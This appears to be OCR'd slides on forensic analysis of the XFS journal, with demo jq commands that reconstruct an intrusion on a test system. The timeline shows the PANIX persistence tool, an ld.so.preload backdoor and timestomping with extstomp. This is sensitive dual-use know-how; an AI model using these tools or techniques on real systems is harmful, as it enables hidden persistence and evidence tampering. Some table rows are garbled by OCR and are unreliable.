


Client ID
XFS_TRANSACTION (0x69)
XFS_VOLUME (0x2)
XFS_LOG (0xAA)

Log operation flag
XLOG_START_TRANS (0x01)
XLOG_COMMIT_TRANS (0x02)
XLOG_CONTINUE_TRANS (0x04)
XLOG_WAS_CONT_TRANS (0x08)
XLOG_END_TRANS (0x10)
XLOG_UNMOUNT_TRTANS (0x20)
0x00 is undefined but in use.

TLP:CLEAR

Structure of XFS Journal – Log items (directory inode)




Magic number	Description
XFS_LI_INODE (0x123b)	Inode updates (inode core, data fork, or attribute fork)
XFS_LI_BUF (0x123c)	Buffer writes (large directory entries, large extended attributes, bitmaps, and so on)

Inode fields	Description
XFS_ILOG_CORE (0x0001)	MACB timestamps, file type, permission, and so on
XFS_ILOG_DDATA (0x0002)	Data fork is within inode (short dir entries, or symlink target)
XFS_ILOG_DEXT (0x0004)	Data fork is stored in external blocks (extent list)
XFS_ILOG_DBROOT (0x0008)	Data fork is stored in a B+tree
XFS_ILOG_ADATA (0x0040)	Attribute fork is within inode
XFS_ILOG_AEXT (0x0080)	Attribute fork is stored in external blocks (extent list)
XFS_ILOG_ABROOT (0x0100)	Attribute fork is stored in a B+tree

TLP:CLEAR

Structure of XFS journal

- It's similar to ext4.
- Journal on disk has a cyclic structure.
- Older entries will be overwritten by newer entries.




TLP:CLEAR

How to Parse XFS Journal

- The XFS journal is highly structured, making it easier to identify the type of data stored.
- Parsers can be selected based on journal headers and flags.

TLP:CLEAR

XFS Journal Parsing Flow



TLP:CLEAR

The Trick of Parsing Log Operations

- Sometimes, the oh_len (log entry length) field in XFS log operations is recorded incorrectly.
- To reliably parse log operations, the following checks should be performed:
  - Can the data be parsed as a valid log operation?
  - Are all fields (oh_tid, oh_clientid, and oh_flags) valid?
- If a check fails, try searching for the correct oh_len value.

TLP:CLEAR

A5. Commands used in the live demo

TLP:CLEAR

Commands used in the live demo (1)

- Filter files created after 2025-10-09 04:35:00 AM.

```
$ source scripts/helper.sh
$ jq -r --argjson threshold $(to_epoch "2025-10-09 04:35:00") '
  select(
    (.action | contains("CREATE_INODE"))
    and (.file_type == "REGULAR_FILE")
    and (.crtime >= $threshold)
  )
  | [
    .inode,
    (.names | tostring),
    .mode,
    (.crtime | strftime("%Y-%m-%d %H:%M:%S"))
    ]
  | @tsv
' /mnt/hgfs/imgs/fjta_timeline.ndjson | awk -F'¥t' '{printf "%s¥t%s¥t%04o¥t%s¥n", $1, $2, $3, $4}' |
column -s $'¥t' -t -N inode,names,mode,crtime
```

TLP:CLEAR

Commands used in the live demo (1) – Result

inode	names	mode	crtime
1185548	{"1225862":[".goutputstream-EMPYD3"]}	0600	2025-10-09 04:36:53
1048957	{"1048632":["vmware-network.log"]}	0600	2025-10-09 04:36:54
1185545	{"1225518":["panix.sh"]}	0664	2025-10-09 04:37:36
1185549	{"1225978":["last-crawl.txt.DHOWD3"]}	0664	2025-10-09 04:37:36
1049060	{"1048816":["state.json.y57bkjbhb04h~"]}	0600	2025-10-09 04:37:43
1184228	{"1225518":["extstomp"]}	0664	2025-10-09 04:37:46
1185550	{"1225978":["last-crawl.txt.3IY1D3"]}	0664	2025-10-09 04:37:46
1185549	{"1225978":["last-crawl.txt.TQC5D3"]}	0664	2025-10-09 04:38:03
1185550	{"1179654":["preload_backdoor.so"]}	0755	2025-10-09 04:38:23
317786	{"0":["ld.so.preload"]}	0644	2025-10-09 04:38:23
1184228	{"1225978":["last-crawl.txt.UMKCE3"]}	0664	2025-10-09 04:39:18
1049042	{"1048779":["asound.state"]}	0644	2025-10-09 04:39:38
317787	{"262184":["subscriptions.conf.N"]}	0640	2025-10-09 04:39:38
1048941	{"1048646":["job.cache.N"]}	0640	2025-10-09 04:39:38
1185545	{"1225862":[".goutputstream-PESYD3"]}	0600	2025-10-09 04:39:39
1185548	{"1225862":["session.gvdb.HVQEE3"]}	0664	2025-10-09 04:39:39
1049063	{"1048777":["NetworkManager.state.CA74D3"]}	0644	2025-10-09 04:39:40
1049013	{"1048777":["timestamps.8A34D3"]}	0644	2025-10-09 04:39:40
1049043	{"1048777":["seen-bssids"]}	0644	2025-10-09 04:39:40

Suspicious files

TLP:CLEAR

What are these suspicious files?

- Panix.sh
  - Aegrah/PANIX: Customizable Linux Persistence Tool for Security Research and Detection Engineering.
  - https://github.com/Aegrah/PANIX
  - Linux persistence framework for security engineers
- Extstomp
  - halpomeranz/extstomp: Set MACB timestamps in EXT file system inodes
  - https://github.com/halpomeranz/extstomp/
  - Tampering file timestamps on ext file systems

TLP:CLEAR

Commands used in the live demo (2)

- Filter suspicious files with their inode numbers.

```
$ jq -r --argjson threshold $(to_epoch "2025-10-09 04:35:00") '
  select(
    ((.inode == 1185545) or (.inode == 1184228) or (.inode == 1185550) or (.inode == 317786))
    and (.crtime >= $threshold)
  )
  | [
      .inode,
      (.names | tostring),
      .action,
      .mode,
      (.crtime | strftime("%Y-%m-%d %H:%M:%S")),
      (.atime  | strftime("%Y-%m-%d %H:%M:%S"))
    ]
  | @tsv
' ../fjta_tl/fjta_timeline.ndjson | awk -F'¥t' '{printf "%s¥t%s¥t%s¥t%04o¥t%s¥t%s¥n", $1, $2, $3, $4,
$5, $6}' | column -s $'¥t' -t -N inode,names,action,mode,crtime,atime -T action
```

TLP:CLEAR

Commands used in the live demo (2) – Result

inode	names	action	mode	crtime	atime
1185545	{"1225518":["panix.sh"]}	CREATE_INODE|CREATE_HARDLINK|REUSE_INODE	0664	2025-10-09 04:37:36	2025-10-09 04:37:36
1184228	{"1225518":["extstomp"]}	CREATE_INODE|CREATE_HARDLI		5-10-09 04:37:46	2025-10-09 04:37:46
1185550	{"1225978":["last-crawl.txt.3IY1D3"]}	CREATE_INODE|CREATE_HARDLI		5-10-09 04:37:46	2025-10-09 04:37:46
1185550	{"1225978":["last-crawl.txt"]}	MOVE		5-10-09 04:37:46	2025-10-09 04:37:46
1185545	{"1225518":["panix.sh"]}	CHANGE|CHANGE_MODE	0775	2025-10-09 04:37:36	2025-10-09 04:37:36
1184228	{"1225518":["extstomp"]}	CHANGE|CHANGE_MODE	0775	2025-10-09 04:37:46	2025-10-09 04:37:46
1185550	{}	DELETE_INODE|DELETE_HARDLINK	0664	2025-10-09 04:37:46	2025-10-09 04:37:46
118		SIZE_UP	0775	2025-10-09 04:37:36	2025-10-09 04:37:36
118		SIZE_UP	0775	2025-10-09 04:37:46	2025-10-09 04:37:46
1185545	{"1225518":["panix.sh"]}	ACCESS	0775	2025-10-09 04:37:36	2025-10-09 04:38:23
1185550	{"1179654":["preload_backdoor.so"]}	CREATE_INODE|CREATE_HARDLINK|REUSE_INODE	0755	2025-10-09 04:38:23	2025-10-09 04:38:23
317786	{"0":["ld.so.preload"]}	CREATE_INODE|CREATE_HARDLINK			2025-10-09 04:38:23
1185550	{"1179654":["preload_backdoor.so"]}	SIZE_UP			2025-10-09 04:38:23
317786	{"0":["ld.so.preload"]}	SIZE_UP	0644	2025-10-09 04:38:23	2025-10-09 04:38:23
1184228	{"1225518":["extstomp"]}	ACCESS	0775	2025-10-09 04:37:46	2025-10-09 04:39:03
1185545	{}	DELETE_INODE|DELETE_HARDLINK	0775	2025-10-09 04:37:36	2025-10-09 04:38:23
1184228	{"1225978":["last-crawl.txt.UMKCE3"]}	CREATE_INODE|REUSE_INODE	0664	2025-10-09 04:39:18	2025-10-09 04:39:18
1184228	{"1225978":["last-crawl.txt"]}	MOVE	0664	2025-10-09 04:39:18	2025-10-09 04:39:18
118		CREATE_INODE|CREATE_HA		9:39	2025-10-09 04:39:39
1185545	{"1225862":["session-active-history.json"]}	MOVE		9:39	2025-10-09 04:39:39

Suspicious files got the execution bit

Ran panix.sh at 2025-10-09 04:38:23

Created persistence files

Ran extstomp at 2025-10-09 04:39:03

Deleted or reused inodes which were assigned to malicious scripts

TLP:CLEAR

Commands used in the live demo (3)

- Filter persistence files with action is CREATE_INODE or TIMESTOMP.

```
$ jq -r '
  select(
    ((.action | contains("CREATE_INODE")) or (.action | contains("TIMESTOMP")))
    and ((.inode == 1185550) or (.inode == 317786))
  )
  | [
      .inode,
      (.names | tostring),
      .action,
      .mode,
      (.mtime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.atime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.ctime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.crtime  | strftime("%Y-%m-%d %H:%M:%S"))
    ]
  | @tsv
' /mnt/hgfs/imgs/fjta_timeline.ndjson | awk -F'¥t' '{printf "%s¥t%s¥t%s¥t%04o¥t%s¥t%s¥t%s¥t%s¥n", $1,
$2, $3, $4, $5, $6, $7, $8}' | column -s $'¥t' -t -N inode,names,action,mode,mtime,atime,ctime,crtime -
T action
```

TLP:CLEAR

Commands used in the live demo (3) – Result

inode	names			mtime	atime	ctime	crtime
1185550	{"1225978":["last-cr			2025-10-09 04:37:46	2025-10-09 04:37:46	2025-10-09 04:37:46	2025-10-09 04:37:46
1185550	{"1179654":["preload_backdoor.so"]}	CREATE	0755	2025-10-09 04:38:23	2025-10-09 04:38:23	2025-10-09 04:38:23	2025-10-09 04:38:23
317786	{"0":["ld.so.preload"]}	CREATE	0644	2025-10-09 04:38:23	2025-10-09 04:38:23	2025-10-09 04:38:23	2025-10-09 04:38:23
317786	{"0":["ld.so.preload"]}	CREATE	0644	2020-10-10 01:10:10	2020-10-10 01:10:10	2020-10-10 01:10:10	2020-10-10 01:10:10
1185550	{"1179654":["preload_backdoor.so"]}	CREATE	0755	2020-10-10 01:10:10	2020-10-10 01:10:10	2020-10-10 01:10:10	2020-10-10 01:10:10

Created persistence files

Timestomping